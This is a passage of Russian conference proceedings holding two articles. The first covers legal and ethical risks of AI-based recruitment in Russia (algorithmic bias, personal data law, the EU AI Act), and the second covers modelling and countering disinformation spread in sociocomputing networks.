²Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

14-я линия ВО, 39, Санкт-Петербург, 199178, Россия

e-mails: izotova.katy329@yandex.ru, vfs@dscs.pro

Аннотация. В статье анализируются правовые и этические проблемы применения автоматизированных рекрутинговых систем в России. Рассматриваются риски алгоритмической дискриминации, нарушения законодательства о персональных данных и отсутствия комплексного регулирования. На основе европейского опыта предлагаются рекомендации по минимизации угроз для соискателей и работодателей.

Ключевые слова: искусственный интеллект; рекрутинг; алгоритмическая дискриминация; персональные данные; правовое регулирование; HR-tech.

CHALLENGES OF IMPLEMENTING AUTOMATED RECRUITMENT TOOLS IN THE RUSSIAN CONTEXT

Izotova Ekaterina¹, Stolyarova Valeria²

¹ The Russian Presidential Academy of National Economy and Public Administration (RANEPA)

82 Vernadskogo Av, Moscow, 119571, Russia

² St. Petersburg Federal Research Center of the Russian Academy of Sciences

39 14th Line VO, St. Petersburg, 199178, Russia

e-mails: izotova.katy329@yandex.ru, vfs@dscs.pro

Abstract. This article examines the legal and ethical issues surrounding automated recruitment systems in Russia, focusing on algorithmic discrimination, non-compliance with personal data laws, and regulatory gaps. Drawing on European regulatory experience, it proposes recommendations to minimize risks for applicants and employers.

Keywords: artificial intelligence (AI); recruitment; algorithmic discrimination; personal data; legal regulation; HR-tech.

Введение. Глобальная цифровизация экономики существенно преобразует сферу управления персоналом, где внедрение технологий искусственного интеллекта (далее — ИИ) становится ключевым вектором развития [1-3], что, в свою очередь, порождает необходимость анализа сопутствующих вызовов.

Со стороны крупных организаций отмечается стабильно высокий спрос на внедрение систем автоматизированного подбора персонала (ATS) в том числе на основе современных методов искусственного интеллекта, что объективно отражает потребность бизнеса в эффективном и технологически оснащенном рекрутинге. Ключевой особенностью автоматизированных средств рекрутинга является возможность выполнения задач в тех ситуациях, когда привлечение экспертов является трудозатратным или невозможным. Безусловным преимуществом является универсальность и низкая стоимость использования решения [4].

Так, согласно исследованиям Smart Ranking, рынок HRTech с каждым годом демонстрирует значительный рост по сравнению с предыдущим [5]. Однако в условиях нехватки бюджетных средств и внутренних ресурсов клиенты все чаще ориентируются на коробочные решения, которые не требуют длительной интеграции или обучения. Таким образом, внедрение в рекрутинге автоматизированных средств в целом, в том числе с использованием искусственного интеллекта, сдерживается не только инфраструктурными и правовыми барьерами, но и порождает принципиально новые вызовы, связанные с этикой и информационной безопасностью [6].

Целью работы является систематический анализ правовых и этических аспектов применения автоматизированных средств, в том числе с использованием искусственного интеллекта, в задаче рекрутинга персонала в контексте законодательства Российской Федерации для выявления юридических рисков использования таких систем работодателем. Практическая значимость исследования заключается в формировании рекомендаций для использования автоматизированных рекрутинговых систем. Теоретическая значимость исследования заключается в мультиаспектном анализе этической и правовой стороны вопроса масштабного применения подобных систем при принятии решений о найме персонала с точки зрения соискателя и работодателя. Новизна исследования заключается в рассмотрении ключевых особенностей внедрения систем на основе ИИ в процесс рекрутинга в контексте законодательства Российской Федерации.

Алгоритмическая дискриминация соискателей. Как отмечают исследователи, современные ИИ-системы формируют решения на основе статистических моделей машинного обучения, без учета моральных принципов [7]. Это приводит к фундаментальной проблеме — алгоритмической дискриминации, которая возникает при использовании исторических данных, содержащих человеческие предубеждения. Классическим примером является кейс Amazon [8,9], в котором разработанная компанией самообучающаяся система для подбора персонала, проанализировав паттерны прошлых наймов, начала систематически понижать рейтинг резюме, содержащих слово «женский» (например, «капитан женской сборной»). Важно отметить, что инженеры изначально не закладывали в алгоритм дискриминационных критериев, однако модель обучалась на исторических данных, в которых содержался перекос в пользу мужчин, что и привело к перекосу в предсказаниях на новых данных. Этот случай показывает, что автоматизированные системы с использованием ИИ могут закреплять и автоматически воспроизводить те «системные предубеждения» (biases), которые уже существуют в данных [10, 11].

Таким образом, алгоритмы могут наследовать и усиливать стереотипы, например, отдавая предпочтение кандидатам определенного возраста, пола или социального статуса. Так, тестирование генеративных моделей OpenAI выявило укоренившиеся гендерные и возрастные стереотипы: по запросу «преподаватель университета» система генерировала изображения исключительно мужчин, а «школьный учитель» ассоциировался с молодыми людьми, хотя в реальности эти профессии в России представлены преимущественно женщинами [12].

Ярким примером внедрения ИИ-рекрутинга в России является практика Сбербанка, который с 2019 года использует скоринговую систему на основе искусственного интеллекта для оценки кандидатов [13]. Алгоритм анализирует резюме, опыт работы и внутренние данные, чтобы присвоить соискателю балл и спрогнозировать, как скоро он может уволиться. Подобный подход, несмотря на кажущуюся объективность, несёт в себе риски наследования и усиления скрытых предубеждений, присутствующих в исторических данных компании, что потенциально ведёт к дискриминации отдельных групп соискателей.

Использование персональных данных автоматизированными рекрутинговыми средствами. Автоматизированная обработка персональных данных в рекрутинге с помощью алгоритмов ИИ вступает в противоречие с рядом норм Федерального закона от 27.07.2006 №152-ФЗ «О персональных данных», что требует анализа выявленных несоответствий. Во-первых, принцип осознанного согласия (ст. 9) вступает в конфликт с феноменом «черного ящика» нейросетей — эпистемологической непрозрачностью сложных нейросетевых моделей [14]. Данное понятие отражает принципиальную трудность интерпретации внутренних механизмов работы многослойных алгоритмов, которые преобразуют входные данные через последовательность скрытых слоев, выявляя сложные и неочевидные паттерны. Как итог, правовая проблема заключается в отсутствии механизмов обжалования автоматизированных решений, что ставит под вопрос их юридическую обоснованность. Во-вторых, современные ИИ-системы в рекрутинге все чаще выходят за рамки анализа резюме,

переключаясь на сбор и обработку обширных цифровых следов кандидатов [15]. Как следствие, принцип минимальной достаточности (ст. 5) нарушается практикой сбора и анализа нейросетями обширных цифровых следов кандидатов (например, при разработке решений могут использоваться данные профилей соискателей в социальных сетях), которые зачастую не имеют прямого отношения к профессиональным качествам [16]. Закон требует, чтобы объем обрабатываемых данных строго соответствовал заявленным целям, однако алгоритмы машинного обучения по своей природе стремятся к максимизации данных для выявления скрытых взаимосвязей, что ведет к их избыточному сбору. Правовая проблема усугубляется тем, что кандидаты, размещая информацию в соцсетях для неформального общения, не дают явного или письменного согласия на ее использование для принятия кадровых решений. Кроме того, кандидат должен быть информирован о целях и способах обработки его данных, что делает получение по-настоящему осознанного согласия фикцией, поскольку субъект не может понять, как именно будут использоваться его данные и на основании чего будет принято решение о найме. Новые поправки к закону (с 1 сентября 2025 года), требующие оформлять согласие отдельно от иных документов, лишь ужесточают формальные требования, но не решают сути проблемы. Расширенный сбор данных также многократно увеличивает риски их утечки или неправомерного использования как работодателем, так и третьими лицами: разработчиками ПО и злоумышленниками [17]. В-третьих, требование к защите и локализации данных (ст. 18) создает технические и инфраструктурные барьеры. Закон запрещает сбор и запись персональных данных граждан РФ с использованием баз данных, находящихся за пределами России. Однако многие сложные ИИ-модели требуют значительных вычислительных ресурсов и часто работают в облачных средах, что многократно увеличивает риски неправомерного доступа и утечек, особенно при использовании зарубежных API и платформ.

Для наглядности основные противоречия между работой ИИ-рекрутинга и действующим законодательством о персональных данных систематизированы в таблице 1.

Таблица 1

Противоречия между применением ИИ-рекрутинга и законодательством о персональных данных

Принцип №152-ФЗ	Суть принципа	Противоречие с ИИ
Осознанное согласие (ст. 9)	Субъект данных должен быть информирован о целях, способах обработки его данных.	Феномен «черного ящика» и защита информации компаниями делает невозможным информирование о том, как именно алгоритм принимает решение.
Минимальная достаточность (ст. 5)	Объем обрабатываемых данных должен быть строго необходим для заявленных целей.	Алгоритмы ML для повышения точности стремятся к использованию наибольшего количества данных (например, соцсети).
Обеспечение безопасности и локализация данных (ст. 18, 19)	Данные граждан РФ должны храниться и обрабатываться на территории России. Защита от несанкционированного доступа.	Многие инструменты на основе ИИ являются зарубежными, создавая риски несанкционированного доступа и невыполнения требований локализации.

Правовое регулирование использования ИИ в рекрутинге. Отсутствие комплексного правового регулирования искусственного интеллекта в сфере рекрутинга создает значительные риски для российского рынка труда. В частности, несмотря на существование общих антидискриминационных норм в Трудовом кодексе РФ (ст. 3, 64, 22), они не раскрывают понятие «алгоритмической дискриминации» и не предлагают механизмов обжалования автоматизированных решений, что нарушает право соискателей на обоснованный отказ. Кроме того, тот факт, что алгоритмы таких систем чаще всего защищены режимом коммерческой тайны и соглашениями о неразглашении (NDA), делает практически невозможным для соискателя и контролирующих органов получение доступа к логике принятия решений, что ставит под сомнение саму возможность предоставления содержательного отказа.

Таким образом, проблемы применения искусственного интеллекта в подборе персонала заключаются в том, что текущее российское законодательство отстает от технологических реалий и пока не существует комплексных механизмов регулирования ИИ-систем. При этом разрабатываемый законопроект «Об искусственном интеллекте» [18] пока носит рамочный характер и не содержит отраслевых требований к HR-технологиям. Это порождает риски как для соискателей (нарушение прав на справедливый отбор и приватность), так и для работодателей (репутационные и судебные риски).

Национальный портал искусственного интеллекта, являющийся официальной государственной платформой России для координации развития технологий ИИ, разместил в своем разделе «Документы по развитию ИИ в других странах» текст Регламента Европейского союза об искусственном интеллекте (AI Act) в переводе на русский язык [19]. Это отражает растущий интерес российского экспертного сообщества к европейскому опыту регулирования искусственного интеллекта, который может служить важным ориентиром для формирования национальной правовой базы.

Регламент ЕС об искусственном интеллекте (AI Act) представляет собой первый в мире комплексный правовой акт, устанавливающий гармонизированные правила разработки и внедрения ИИ на основе оценки рисков. Документ классифицирует системы ИИ на четыре категории в зависимости от уровня угрозы для безопасности, прав и свобод человека. ИИ, используемый в рекрутинге, принадлежит к категории систем

высокого риска и поэтому подлежит строгим требованиям, таким как обязательная оценка соответствия до выхода на рынок, обеспечение качества данных и минимизация рисков дискриминационных исходов, ведение журналов активности для обеспечения прослеживаемости решений, обеспечение человеческого надзора, а также прозрачность и предоставление информации для пользователей [20]. Особое значение для рекрутинга имеют положения о запрете дискриминационных алгоритмов. Регламент прямо запрещает системы, оценивающие лиц на основе социального поведения, личностных характеристик или прогнозирующие совершение преступлений на основе профилирования. Это напрямую соотносится с проблемами алгоритмической предвзятости и демонстрирует возможные пути их правового решения. Важно отметить, что Регламент ЕС возлагает основные обязательства на провайдеров (разработчиков) систем ИИ высокого риска, включая необходимость обеспечения соответствия требованиям до момента выхода на рынок ЕС, независимо от их местонахождения. Для российских компаний, работающих на европейском рынке или использующих европейские ИИ-решения, это означает необходимость заблаговременного приведения процессов в соответствие с новыми правилами. Для российской практики европейский регламент представляет значительный интерес не только как потенциальный образец для разработки национальных стандартов, но и как демонстрация глобального тренда в сторону «жесткого» регулирования рискованных применений ИИ. Учитывая активное внедрение алгоритмов в подбор персонала в России (как в частном, так и в государственном секторе), отсутствие подобного детального регулирования создает правовые лазейки и риски для всех участников процесса.

Заключение. Таким образом, систематизация ключевых рисков позволяет наглядно представить не только спектр угроз, но и возможные пути их минимизации (табл. 2). Это особенно актуально в условиях правовых пробелов, пока отраслевое регулирование только формируется.

Таблица 2

Риски применения ИИ в рекрутинге и рекомендации по их минимизации

Риск	Ситуация	Последствия	Рекомендации
Алгоритмическая дискриминация	Система Amazon понижала рейтинг резюме со словами «женский». Генеративные модели OpenAI ассоциируют «профессора» с мужчинами, а «учителя» с молодежью.	Закрепление и усиление социальных предрассудков, необоснованные отказы кандидатам, судебные и репутационные риски для компании.	Регулярный аудит алгоритмов на предмет смещений. Мониторинг и очистка обучающих данных. Внедрение принципа «человек в цикле» для финального принятия решения.
Эффект «черного ящика»	Невозможно объяснить, почему кандидат был отклонен сложной нейросетевой моделью. Анализ невербальных сигналов (мимика, голос), логика которых неочевидна.	Нарушение права соискателя на обоснованный отказ. Отсутствие прозрачности и доверия. Невозможность оспорить решение.	Использование методов объяснимого ИИ для интерпретации решений. Ограничение применения непрозрачных моделей для критически важных решений. Юридическая фиксация права на объяснение.
Нарушение конфиденциальности данных	Сбор цифровых следов из соцсетей, анализ биометрии по видеointервью. Использование публичных чат-ботов, данные которых могут утечь.	Обработка данных без явного согласия, нарушение 152-ФЗ. Риски утечек и неправомерного использования специальных категорий данных (биометрия).	Соблюдение принципа минимальной достаточности: сбор только релевантных данных. Четкое информированное согласие на каждый вид обработки. Высокие стандарты шифрования и хранения данных. Локализация данных на территории РФ.

Подводя итоги, можно говорить о том, что ключевая проблема российского регулирования заключается в фрагментарности существующих норм. Опыт ЕС демонстрирует, что эти пробелы могут быть устранены через четкую классификацию рисков, обязательные требования к качеству данных, документации и управлению рисками для систем высокого риска (к которым относятся и системы рекрутинга), механизмы подотчетности — регистры инцидентов, оценка соответствия, человеческий надзор [21]. Для России критически важно не просто копировать европейские нормы, а адаптировать их к национальным реалиям. Отсутствие скоординированных действий на государственном уровне может привести к усилению дискриминационных практик и потере доверия к технологическим решениям в сфере занятости.

СПИСОК ЛИТЕРАТУРЫ

1. Nikolaou I. What is the Role of Technology in Recruitment and Selection? // The Spanish journal of psychology. 2021. Vol. 24. P. e2.
2. Darko E. M., Kleib M., Olson J. Social media use for research participant recruitment: integrative literature review // Journal of Medical Internet Research. 2022. Vol. 24. № 8. P. e38015.
3. Chekalev A., Khlobystova A., Abramov M. Community Theme Analyser: Predicting Career Guidance in Online Social Networks // Proceedings of the Eighth International Scientific Conference «Intelligent Information Technologies for Industry» (ITI'24). Vol. 2. 2024. P. 153-162.

4. Horodyski P. Recruiter's perception of artificial intelligence (AI)-based tools in recruitment // *Computers in Human Behavior Reports*. 2023. Vol. 10. P. 100298.
5. Smart Ranking. Готовые исследования [Электронный ресурс]. URL: <https://smartranking.ru/ru/researchshop/hrtech/> (дата обращения: 13.09.2025).
6. Tambe P., Cappelli P., Yakubovich V. Artificial intelligence in human resources management: Challenges and a path forward // *California management review*. 2019. Vol. 61. № 4. P. 15–42.
7. Баксанский О. Е., Сорокина С. Г. Этика искусственного интеллекта: сбалансированный подход к развитию и применению // *Общество: философия, история, культура*. 2025. № 1(129). С. 23–33.
8. Meyer D. Amazon reportedly killed an AI recruitment system because it couldn't stop the tool from discriminating against women // *Fortune*. 2018. October. Vol. 10. P. 2018.
9. Chen Z. Ethics and discrimination in artificial intelligence-enabled recruitment practices // *Humanities and Social Sciences Communications*. 2023. Vol. 10. P. 567.
10. Харитонов Ю. С., Савина В. С., Паньини Ф. Предвзятость алгоритмов искусственного интеллекта: вопросы этики и права // *Вестник Пермского университета. Юридические науки*. 2021. № 53.
11. Gender, Race, and Intersectional Bias in AI Resume Screening via Language Model Retrieval // *Brookings Institution* [Электронный ресурс]. URL: <https://www.brookings.edu/articles/gender-race-and-intersectional-bias-in-ai-resume-screening-via-language-model-retrieval/> (дата обращения: 13.09.2025).
12. Баксанский О. Е., Сорокина С. Г. Этика искусственного интеллекта: сбалансированный подход к развитию и применению // *Общество: философия, история, культура*. 2025. № 1(129). С. 23–33.
13. Сбербанк начал использовать искусственный интеллект при подборе сотрудников // *Ведомости* [Электронный ресурс]. 2019. 18 окт. URL: <https://www.vedomosti.ru/finance/news/2019/10/18/814066-iskusstvennii-intellekt> (дата обращения: 13.09.2025).
14. Figueroa-Armijos M., Clark B. B., da Motta Veiga S. P. Ethical perceptions of AI in hiring and organizational trust: The role of performance expectancy and social influence // *Journal of Business Ethics*. 2023. Vol. 186. № 1. P. 179–197.
15. Хлобыстова А. О., Абрамов М. В., Столярова В. Ф. Исследование тенденций взаимосвязи между профориентационными предпочтениями пользователей и их цифровыми следами в социальной сети // *Научно-технический вестник информационных технологий, механики и оптики*. 2023. Т. 23. № 3. С. 564–574.
16. Коновалов М. А. Вызовы и угрозы в применении цифровых технологий при подборе персонала // *Среднерусский вестник общественных наук*. 2022. № 2.
17. Тулупьева Т. В., Абрамов М. В., Азаров А. А. Подходы к классификации социоинженерных атак // *Информационное общество*. 2025. № 3. С. 103–115.
18. В России появилась концепция развития регулирования искусственного интеллекта до 2030 года // *CNews* [Электронный ресурс]. 2025. URL: https://www.cnews.ru/news/top/2025-08-20_v_rossii_poyavilas_kontseptsiya (дата обращения: 14.09.2025).
19. Регламент Европейского союза об искусственном интеллекте // АНО «Цифровая экономика» [Электронный ресурс]. 2024. URL: https://ai.gov.ru/knowledgebase/dokumenty-po-razvitiyu-ii-v-drugikh-stranakh/2024_reglament_evropeyskogo_soyuza_ob_iskusstvennom_intellekte_ano_cifrovaya_ekonomika/ (дата обращения: 14.09.2025).
20. Европейский закон об искусственном интеллекте: краткий обзор // *Dorotenko.pro* [Электронный ресурс]. URL: <https://dorotenko.pro/ru/ai-act-eu-summary/> (дата обращения: 14.09.2025).
21. Новая правовая архитектура регулирования ИИ в Европе и её значение для России // Ассоциация юристов России [Электронный ресурс]. URL: <https://alrf.ru/articles/novaya-pravovaya-arkhitektura-regulirovaniya-ii-v-evrope-i-eye-znachenie-dlya-rossii/> (дата обращения: 14.09.2025).

УДК 004.056.5

АНАЛИЗ УСТОЙЧИВОСТИ СОЦИОКОМПЬЮТИНГОВЫХ СИСТЕМ К РАСПРОСТРАНЕНИЮ ФЕЙКОВ И ДЕЗИНФОРМАЦИИ

Константинов Сергей Анатольевич, Яровой Роберт Владимирович
Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Аннотация. Устойчивость социокomпьютинговых систем к распространению фейков и дезинформации перестаёт быть задачей сугубо технической обработки контента: перед исследователем вырисовывается комплексная сцена, в которой алгоритмическая логика, поведенческая психология и семиотические образы вступают в напряжённое взаимодействие. Статья предлагает многослойный анализ механизмов циркуляции ложной информации в цифровых средах, уделяя особое внимание структурным уязвимостям сетей, а также эффектам, вызванным рекурсивным подкреплением дезинформации через пользовательские и машинные петли обратной связи.

Ключевые слова: социокomпьютинговые системы; фейковая информация; дезинформация; устойчивость; распространение информации; эпидемические модели; симуляция; репутационные механизмы; фильтрация контента.

ANALYSIS OF THE RESILIENCE OF SOCIOCOMPUTING SYSTEMS TO THE SPREAD OF FAKE NEWS AND DISINFORMATION

Konstantinov Sergey, Yarovoy Robert
The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Abstract. The resilience of sociocomputing systems to the spread of fakes and disinformation is no longer a task of purely technical content processing: the researcher is faced with a complex scene in which algorithmic logic, behavioral psychology, and semiotic images enter into a tense interaction. The article offers a multi-layered analysis of the mechanisms of circulation of false information in digital environments, paying special attention to the structural

vulnerabilities of networks, as well as the effects caused by the recursive reinforcement of disinformation through user and machine feedback loops.

Keywords: sociocomputing systems; fake information; disinformation; sustainability; information dissemination; epidemic models; simulation; reputation mechanisms; content filtering.

Введение. Цифровая среда перестала быть нейтральным каналом передачи информации: она трансформировалась в сложную конфигурацию взаимодействий, где сочетаются автоматизированные алгоритмы и поведенческие паттерны множества субъектов. Именно в этой гибридной архитектуре, получившей обозначение социокompьютинговая система, и происходит интенсивная циркуляция как достоверных сведений, так и умышленно искажённых сообщений [1, 2].

Под фейком разумно понимать целенаправленно ложное утверждение, представленное в форме, близкой к правдоподобной. Дезинформация — более широкий конструкт, охватывающий как поддельные факты, так и систематическое искажение контекста, частичное сокрытие значимых элементов, манипулятивную стилизацию. Особенность фейков и дезинформации — не в ложности как таковой, а в их алгоритмической производимости.

Тема устойчивости к подобным воздействиям требует выхода за пределы традиционных фильтрующих механизмов. Речь идёт не только о технической очистке потоков, но о понимании того, каким образом взаимодействие машинных процедур (ранжирования, ретрансляции, персонализации) с социальной динамикой порождает резонансные искажения. Социокompьютинговая система становится подверженной когнитивным атакам, в которых уязвимы не столько отдельные узлы, сколько связи между ними и механизмы смыслопорождения.

Следовательно, анализ устойчивости таких систем должен быть направлен на выявление внутренних факторов дисбаланса — структурной избыточности, доверительных асимметрий, шаблонности навигации и деформации смыслов. Отсюда и задача — оценить устойчивость не как способность блокировать вредоносные вбросы, но как меру сопротивляемости всей системы искажающим воздействиям, включая поведенческие петли обратной связи и неявные алгоритмические предпочтения.

Разнообразие форм социокompьютинговых систем обусловлено не столько технологическим прогрессом, сколько социальным запросом на распределение контроля над информацией. Выделяются три основные конфигурации — децентрализованные, платформенные и гибридные структуры. Первая из указанных форм опирается на принцип отсутствия единого управляющего центра, вследствие чего характерна слабая управляемость при повышенной устойчивости к внешнему вмешательству. Платформенные архитектуры, напротив, предполагают наличие управляющего ядра, аккумулирующего функции модерации, фильтрации и маршрутизации содержимого. Смешанные решения формируются на стыке этих парадигм: допускается локализованное администрирование при сохранении элементной автономии.

Структурная организация подобных систем выявляется при анализе трёх базовых компонентов. Во-первых, интерфейсный уровень, обеспечивающий доступ субъектов к функционалу сети. Он играет не только утилитарную, но и поведенческую роль, косвенно моделируя траектории пользовательской активности. Во-вторых, алгоритмы, регулирующие распространение контента: от приоритетов отображения до контекстуального ранжирования. Их функции выходят за пределы чисто технических задач — через алгоритмизацию создаются новые формы социальной фильтрации. В-третьих, система оценки доверия, реализуемая через совокупность репутационных индикаторов, становится фундаментом внутренних регуляторов взаимодействия.

Наиболее чувствительной областью выступает каскадное распространение информации. Нажатие кнопки «лайк», публикация комментария либо ретрансляция поста приобретают значение неформальных маркеров достоверности. Таким образом, первичная реакция становится не просто элементом вовлечённости, но и узловым звеном в цепи мультипликации смыслов. Каждый последующий акт взаимодействия с сообщением повышает его шансы на попадание в зону видимости новых пользователей — что и составляет суть каскадного эффекта.

Техническая основа взаимодействия, безусловно, предопределяет многое, однако её нельзя рассматривать изолированно от поведенческой и метауровневой составляющих. На техническом уровне речь идёт о протоколах связи, архитектуре хранения, скорости доставки. Поведенческий пласт связан с мотивацией субъектов, нормами сетевого этикета, частотой и направленностью действий. И, наконец, метауровень — это уровень рефлексии: здесь зарождаются метрики доверия, оценка надёжности источников, институционализация экспертизы. Взаимодействие этих трёх слоёв рождает целостную, хоть и сложноустроенную, динамику системы, в которой контент живёт не по физическим законам передачи сигнала, а по социокультурным траекториям смыслопорождения.

Попытка охватить механизмы циркуляции недостоверных сведений вне пределов линейной логики приводит к заимствованию инструментов из эпидемиологии, социофизики и теории графов. Особый интерес вызывает адаптация классических эпидемических моделей — таких как SI, SIR, SEIR — к условиям сетевой передачи информации. В их исходной форме эти модели описывают динамику заболевания в популяции: от восприимчивых (S) через инфицированных (I) к выздоровевшим (R). Однако при переносе в медиапространство переменные приобретают иную семантику: S — это аудитория, ещё не столкнувшаяся с фейком; I — субъекты, воспринявшие и ретранслирующие ложную информацию; R — лица, осознавшие ложность и прекратившие участие в её передаче. В модели SEIR добавляется промежуточное состояние — «экспонированные» (E), т.е. лица, находящиеся в стадии осмысления полученного сообщения, ещё не определившиеся с реакцией.

Аналитическое выражение базовой модели SIR записывается системой дифференциальных уравнений:

$$\begin{cases} \frac{dS}{dt} = -\beta SI, \\ \frac{dI}{dt} = \beta SI - \gamma I, \\ \frac{dR}{dt} = \gamma I \end{cases} \quad (1),$$

где: β — коэффициент заражения (информационного вовлечения);

γ — скорость выхода из состояния ретрансляции.

Динамика модели поддается численной аппроксимации и легко интегрируется в анализ короткоживущих инфоэпидемий.

Более детализированную картину позволяют получить агентно-ориентированные симуляции. Здесь каждый участник системы моделируется как автономный агент с уникальным набором характеристик: уровень доверчивости, склонность к ретрансляции, критичность восприятия. Поведение таких агентов регулируется не формулами, а логикой принятия решений, зависящей от их взаимодействия с окружением. В условиях симуляции возможно выявление эффектов, не проявляющихся в усреднённых моделях, — например, формирования ядер ретрансляторов, либо эффектов самоусиления при повторном контакте с фейком.

Графовые модели, в свою очередь, позволяют абстрагироваться от личностных черт и сосредоточиться на топологии связей. В рамках этой парадигмы ключевую роль играют показатели центральности (междуузловой, степенной, близости), плотности сети и её гетерогенности. Чем выше центральность узла, тем больше вероятность, что он станет «суперраспространителем». Высокая плотность способствует ускоренному насыщению, но одновременно порождает внутреннюю конкуренцию за внимание. Гетерогенность сети, напротив, способна замедлить каскад, создавая «барьеры» на границе разнородных кластеров.

Формализация подобных моделей требует привлечения как детерминированных, так и стохастических подходов. Например, в случайной модели распространения фейка через граф $G=(V,E)$, вероятность заражения узла $v \in V$ на шаге t можно выразить как:

$$P_v(t) = 1 - \prod_{u \in N(v)} (1 - \beta P_u(t-1)), \quad (2)$$

где: $N(v)$ — множество соседей узла v ;

β — вероятность инфицирования от одного соседа.

Уравнение демонстрирует эффект аккумуляции риска при наличии множественных воздействий. Таким образом, каждый подход — эпидемический, агентный, графовый — раскрывает собственный аспект дезинформационного процесса: от макродинамики до индивидуального выбора и сетевых узловых особенностей. Комплексное сочетание этих моделей представляется наиболее плодотворной стратегией при попытке осмысления устойчивости и уязвимости социокомпьютинговых структур к фейковым инъекциям [3, 4].

Размышляя о стойкости социокомпьютинговых структур перед лавинообразным распространением ложных сведений, невозможно ограничиться простыми бинарными характеристиками «уязвим/неуязвим». Реальная устойчивость складывается из комплекса параметров, как количественного, так и качественного толка. Здесь уместно говорить о метриках двух порядков: статических — фиксирующих особенности архитектуры и конфигурации сети, и динамических — отражающих реакцию на вмешательство во времени.

Среди наиболее информативных динамических характеристик фигурирует среднее время до насыщения — интервал, необходимый для достижения устойчивого уровня заражённых узлов. Его увеличение, при прочих равных, свидетельствует о наличии замедляющих факторов, препятствующих экспоненциальному росту дезинформационного каскада. Не менее значима и доля заражённых узлов, достигаемая в пике — этот показатель отражает общую глубину проникновения фейка в коммуникационную ткань системы. В условиях сравнения альтернативных сценариев именно он служит критерием эффективности защитных механизмов.

Особую роль играет порог устойчивости графа — минимальное значение параметра ретрансляции (аналогично β в эпидемических моделях), при котором фейковый сигнал начинает устойчиво распространяться по сети. Этот порог, аналог перколяционного значения, может быть вычислен аналитически для регулярных структур и приближённо для эмпирических сетей. Его повышение обычно ассоциируется с возрастанием порогов доверия у пользователей, фрагментацией сети, либо введением фильтров, прерывающих цепочки ретрансляции.

Детекция аномальности в поведенческих паттернах формирует ещё одно направление оценки устойчивости. В норме цифровой след пользователя обладает определённым ритмом и тематической консистентностью. Внезапные всплески активности, необычные цепочки публикаций, а также появление однотипных сообщений в сжатом временном окне могут сигнализировать о целенаправленном вбросе. Алгоритмический анализ таких аномалий даёт возможность заранее локализовать очаги потенциальной нестабильности.

Учитывая многомерность явления, оправдано использование композитных индексов устойчивости, объединяющих различные метрики в единое интегральное выражение. Построение таких индексов требует предварительной нормализации показателей, задания весовых коэффициентов (либо на основе экспертного суждения, либо через метод главных компонент) и последующей агрегации. Результирующий индекс позволяет количественно сравнивать системы по уровню их уязвимости, выявлять слабые места и прогнозировать поведение при различных сценариях вмешательства.

Наконец, нельзя не учитывать влияние атак, осуществляемых с использованием контент-ботов и нейросетевых генераторов. В таких случаях устойчивость проверяется не только на структурную прочность, но и на способность распознать искусственность происхождения контента. При массовом появлении сгенерированных сообщений, маскирующихся под человеческое взаимодействие, традиционные фильтры теряют эффективность. Именно здесь поведенческая устойчивость — то есть сохранение способности к критическому восприятию и отказ от импульсивной ретрансляции — выходит на первый план. Повышение этой устойчивости требует не столько технических, сколько когнитивных и культурных усилий: просвещения, воспитания цифровой гигиены и внедрения рефлексивных практик в повседневное сетевое поведение.

Объединяя вышесказанное, устойчивость социокomпьютинговой системы — не статичное свойство, а динамическое равновесие между архитектурными параметрами, алгоритмическими фильтрами и человеческими привычками. Сдвиг в любом из этих векторов способен как усилить, так и ослабить общий иммунитет среды к заражающим информационным агентам.

Противодействие распространению фальсифицированной информации в социокomпьютинговых структурах требует более изощрённых механизмов, чем простое пресечение каналов. Речь идёт не столько о блокировке, сколько о формировании среды, в которой устойчивое распространение фейка становится маловероятным. Здесь основную роль играют инструменты распознавания, алгоритмы модуляции доверия и стратегии архитектурной перестройки.

Одним из ключевых направлений выступает создание детекторов фейков [5], функционирующих на основе многоуровневого анализа. Наивные модели, ограничивающиеся частотным или лексическим разбором, давно исчерпали свою полезность. Современные решения обучаются на контекстуальных признаках: противоречивости по отношению к предыдущим утверждениям источника, семантическим отклонениям от типичного языка автора или стилистической резкости по сравнению с фоновым потоком. Интеграция графовой информации — например, путей распространения, аномальной плотности репостов в пределах замкнутых кластеров — позволяет обогатить предсказания о происхождении и вероятной достоверности сообщений. При этом наибольшую эффективность демонстрируют ансамбли моделей, сочетающие семантические признаки с поведенческими паттернами.

Параллельно внедряются механизмы доверия и репутации, перераспределяющие вес сообщений в зависимости от их источника. Алгоритмы, подобные TrustRank, выполняют иерархическую фильтрацию на основе близости к заведомо достоверным узлам. В свою очередь, оценки достоверности могут динамически обновляться — по мере накопления данных об источнике и его ретрансляционных траекториях. Эти системы, как правило, формируют своеобразную «сетевую иммунную память», усиливающую устойчивость при повторных попытках инфильтрации.

Дополнительным щитом служат алгоритмы нейтрализации влияния, направленные не на блокировку контента, а на размывание его следа. Один из приёмов — подавление каскадов за счёт целенаправленного занижения вероятности ретрансляции при достижении определённого количества взаимодействий. Ещё более тонкой мерой выступает изоляция узлов — временное снижение видимости публикаций от подозрительных агентов без прямого удаления. В особых случаях применяется введение шумовых связей — искусственных взаимодействий, затрудняющих отладку модели распространения и нарушающих траектории дезинформации. Эти меры особенно эффективны в условиях, когда необходимо снизить степень предсказуемости среды для внешнего атакующего.

Наконец, системный эффект даёт редизайн архитектур взаимодействия, включающий в себя переработку рекомендательных систем, ранжирования и интерфейсных механизмов. Упрощение и унификация интерфейсов способствуют стихийному распространению фейков, в то время как добавление метаинформации (например, источника, рейтинга достоверности, отметок независимых фактчекеров) может вызвать замедление отклика. Перестройка рекомендательных алгоритмов, акцентирующих внимание не на вирусности, а на устойчивом поведении пользователей, также смещает акценты в сторону устойчивости. Отказ от метрик, поощряющих поляризацию и эхо-эффект, в пользу диверсификации информационного поля способен в долгосрочной перспективе понизить как частоту, так и глубину дезинформационных всплесков.

Следовательно снижение уязвимости — не задача одного слоя защиты, а стратегия постепенного изменения всей системы взаимодействий. Каждый технический приём обретает силу лишь в сочетании с другими: изоляция работает только при наличии точных детекторов, а редизайн будет неэффективен без подкреплённой репутационной модели. Устойчивость — не следствие жёсткой блокировки, а результат гибкой, многоуровневой самоорганизации.

